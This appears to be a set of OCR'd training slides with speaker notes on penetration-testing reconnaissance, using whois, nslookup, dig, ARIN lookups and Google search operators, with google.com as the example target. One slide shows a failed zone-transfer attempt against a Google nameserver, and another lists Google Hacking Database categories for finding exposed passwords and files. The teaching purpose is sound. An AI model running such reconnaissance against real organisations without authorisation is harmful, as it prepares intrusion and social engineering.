
Whois Lookup

```
Registrant:
   Google Inc. (DOM-258879)
   2400 E. Bayshore Pkwy
   Mountain View CA 94043
   US
  Domain Name: google.com
   Registrar Name: Markmonitor.com
   Registrar Whois: whois.markmonitor.com
   Registrar Homepage:
   http://www.markmonitor.com
  Administrative Contact:
   DNS Admin (NIC-1340142)  Google Inc.
   2400 E. Bayshore Pkwy
   Mountain View CA 94043
   US
   dns-admin@google.com
   +1.6503300100
   Fax- +1.6506181499
```

```
Technical Contact, Zone Contact:
   DNS Admin (NIC-1340144)  Google Inc.
   2400 E. Bayshore Pkwy
   Mountain View CA 94043
   US
   dns-admin@google.com
   +1.6503300100
   Fax- +1.6506181499
  Created on..............: 1997-Sep-15.
  Expires on..............: 2011-Sep-14.
  Record last updated on..: 2005-Jul-25
   20:14:20.
  Domain servers in listed order:
  NS3.GOOGLE.COM

  NS4.GOOGLE.COM

  NS1.GOOGLE.COM

  NS2.GOOGLE.COM

MarkMonitor.com - The Leader in Corporate
   Domain Management
```

Advanced Security Essentials

This slide and the next show the results of the whois search for "www.google.com." Notice that you can get address information, ISP information, contact information, and DNS server information. The important thing to remember is that this is all public information. All of this information can be used in a social engineering activity to solicit additional information from Google personnel or Google customers. Notice that it lists the DNS servers and when the records were updated last for Google. This information is useful in DNS-based tests.




Domain Name Lookups

- WHOIS lookups provide us with IP blocks and name servers
- DNS information from name servers can provide a lot of information:
  - **NS**: Name server records
  - **A**: Address records
  - **MX**: Mail Exchange records
  - **CNAME**: Canonical name records
  - **SOA**: Start of Authority records
  - **PTR**: Pointers, inverse lookup records

Advanced Security Essentials

Domain name lookups can help us build on our recon efforts from WHOIS. We now have some domain name information and name servers, and we can start to query them for other record types. The main types we are interested in include:

- **NS**: Nameserver records
- **A**: Address records
- **MX**: Mail Exchange records
- **CNAME**: Canonical Name records
- **SOA**: Start of Authority records
- **PTR**: Pointers, inverse lookup records




Domain Zone Transfers

- Dumps DNS contents
- TCP port 53
- Microsoft DNS:
  - Active Directory
  - Kerberos
  - Advertised services

Advanced Security Essentials

A DNS zone transfer is an old reconnaissance technique used against DNS servers. A zone transfer dumps the entire contents of a target's zone files. This provides valuable host-to-name mappings. A DNS zone transfer takes place over TCP port 53. If the DNS server is Microsoft, the attacker can get even more information, because the server will also contain Active Directory and Kerberos information. It also advertises servers by service type such as WWW and FTP. Nowadays, zone transfers are often restricted to authorized systems, but not always. This is still something to try during a penetration test.




Domain Name Lookups: Nslookup

```
$ nslookup
Note: nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead. Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
> set type=any
> www.google.com
Server:      65.106.7.196
Address:     65.106.7.196#53

Non-authoritative answer:
www.google.com  canonical name = www.l.google.com.

Authoritative answers can be found from:
google.com      nameserver = ns1.google.com.
google.com      nameserver = ns2.google.com.
google.com      nameserver = ns3.google.com.
google.com      nameserver = ns4.google.com.
ns1.google.com  internet address = 216.239.32.10
ns2.google.com  internet address = 216.239.34.10
ns3.google.com  internet address = 216.239.36.10
ns4.google.com  internet address = 216.239.38.10
```

Advanced Security Essentials

Nslookup, now mostly replaced by dig, allows you to query Internet domain name servers. It is a command line tool for both Windows and Unix. This slide shows the output from an nslookup query on “www.google.com." By using nslookup in interactive mode, you can use the “set-type=any” option and get even more information. Now you can see the IP addresses and names for four DNS servers for Google.

Google is just an example to represent the available data from dig, whois, and nslookup. It could be any hostname.




Domain Name Lookups: Dig (1)

```
$ dig www.google.com

; <<>> DiG 9.2.2 <<>> www.google.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status:
     NOERROR, id: 2623
;; flags: qr rd ra; QUERY: 1, ANSWER: 4,
     AUTHORITY: 5, ADDITIONAL: 5

;; QUESTION SECTION:
;www.google.com.                  IN    A

;; ANSWER SECTION:
www.google.com.       332    IN     CNAME
     www.l.google.com.
www.l.google.com.     54     IN     A
     66.102.7.99
www.l.google.com.     54     IN     A
     66.102.7.104
www.l.google.com.     54     IN     A
     66.102.7.147

;; AUTHORITY SECTION:
l.google.com.         66010   IN    NS    a.l.google.com.
l.google.com.         66010   IN    NS    b.l.google.com.
l.google.com.         66010   IN    NS    c.l.google.com.
l.google.com.         66010   IN    NS    e.l.google.com.
l.google.com.         66010   IN    NS    f.l.google.com.

;; ADDITIONAL SECTION:
a.l.google.com.       66809   IN    A     216.239.53.9
b.l.google.com.       66809   IN    A     64.233.179.9
c.l.google.com.       66809   IN    A     64.233.161.9
e.l.google.com.       66809   IN    A     66.102.11.9
f.l.google.com.       66809   IN    A     72.14.207.9

;; Query time: 32 msec
;; SERVER: 65.106.7.196#53(65.106.7.196)
;; WHEN: Wed Aug 31 11:58:04 2005
;; MSG SIZE  rcvd: 260
```

Advanced Security Essentials

Dig gives you all of that information by default. For example, you can show a single dig query for "www.google.com." Notice that you have the three IP addresses for Google servers, as well as five name servers (denoted with "NS") and some additional servers.

Domain Name Lookups: Dig (2)




```
Shacks-iMac:~ root# dig google.com -t NS

; <<>> DiG 9.7.6-P1 <<>> google.com -t NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8960
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                    IN      NS

;; ANSWER SECTION:
google.com.             10732   IN      NS      ns4.google.com.
google.com.             10732   IN      NS      ns2.google.com.
google.com.             10732   IN      NS      ns3.google.com.
google.com.             10732   IN      NS      ns1.google.com.

;; Query time: 15 msec
;; SERVER: 192.168.1.1#53(
;; WHEN: Sat Jan  5 12:17:
;; MSG SIZE  rcvd: 100
```

```
Shacks-iMac:~ root# dig @ns1.google.com google.com -t AXFR

; <<>> DiG 9.7.6-P1 <<>> @ns1.google.com google.com -t AXFR
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Advanced Security Essentials

In this slide, the output shows a specific Dig query for only name servers, and then an attempt at a zone transfer from one of the Google name servers. Most DNS systems disallow this today, but a pen tester should always try to transfer name zones.




Domain Name Lookup: ARIN

```
Google.com QWEST-BUC-GOOGLE1 (NET-63-146-123-0-1)
   63.146.123.0 - 63.146.123.31
Google.com QWEST-BUC-GOOGLE2 (NET-63-236-5-128-1)
   63.236.5.128 - 63.236.5.159
Google.com QWEST-BUC-GOOGLE (NET-66-77-90-48-1) 66.77.90.48 -
   66.77.90.63
Google.com QWEST-BUC-GOOGLE3 (NET-63-236-5-224-1)
   63.236.5.224 - 63.236.5.239

# ARIN WHOIS database, last updated 2005-08-30 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Advanced Security Essentials

ARIN displays the output of what portion of an IP address range belongs to an organization. The important thing to note here is that it reveals the IP address ranges used by Google. This is exactly what an attacker would need to move into the scanning phase. Doing the lookup on just "Google" shows even more information and address ranges.




Search Engine Queries

- Google is your friend
  - Use "site:"
    - Work with URLs to construct faster and smarter queries
  - You can use "filetype:" if you are searching for intellectual property leakage
  - Exclude common file types with "-ext:"
  - Try "intitle:" if you are hunting a specific setting
- http://www.exploit-db.com/google-dorks/

Advanced Security Essentials

There are all kinds of information you can find out about a target by using Google or any other favorite search engine. The book *Google Hacking for Penetration Testers* by Johnny Long gives a lot of tips for streamlining your searches. There are often news articles, whitepapers, and other documents that reveal potentially secret information about a target.

Google Hacking Database


EXPLOIT DATABASE
blog
exploit
Currently Archiving Exploits
Updated (CVE And Archive):
HOME
BLOG
GHDB
ABOUT
REMOTE
LOCAL
WEB
DOS
SHELLCODE
PAPERS
SEARCH
SUBMIT
acunetix
DOWNLOAD YOUR FREE TRIAL NOW
CVE
GOOGLE
HACKING-DATABASE

Welcome to the google hacking database

We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!

Search Google Dorks

Category: Free text search:


✓ All
Footholds
Files containing usernames
Sensitive Directories
Web Server Detection
Vulnerable Files
Vulnerable Servers
Error Messages
Files containing juicy info
Files containing passwords
Sensitive Online Shopping Info
Network or vulnerability data
Pages containing login portals
Various Online Devices
Advisories and Vulnerabilities
Search

Latest Google H

Date Title Category

Google Hacking Database Categories

There is a "Google Hacking Database" that lists helpful Google search strings that can be used to collect additional information about the target. Leveraging Google or other query systems, such as Yahoo, has several benefits that include reduced time for the tester to exploit specific services or ports on the target and quickly acquiring information such as default application passwords or specific application vulnerabilities for use in exploitation or social engineering activities. This database is now found at http://www.exploit-db.com/google-dorks/.




Google Hacking (1)

- Using “site:” to find interesting hostnames:
  - First, hone it down; “-site:” is a negative operator. It strips out the site you specify
  - site:cisco.com: site:www.cisco.com results in 241,000 hits (lots of unique host names in the FQDN)
  - site:cisco.com -site:www.cisco.com: site:tools.cisco.com results in 188,000 hits (still has a lot of unique host names in the FQDN)
  - site:cisco.com -site:www.cisco.com - site:tools.cisco.com -site:newsroom.cisco.com – site:forums.cisco.com -site:blogs.cisco.com results in 88,500 hits. This can be repeated for some time.

Advanced Security Essentials

Google Hacking (1)

This slide describes how you can use the site: operator to find interesting hostnames and also how to reduce your results significantly with the “-” operator.



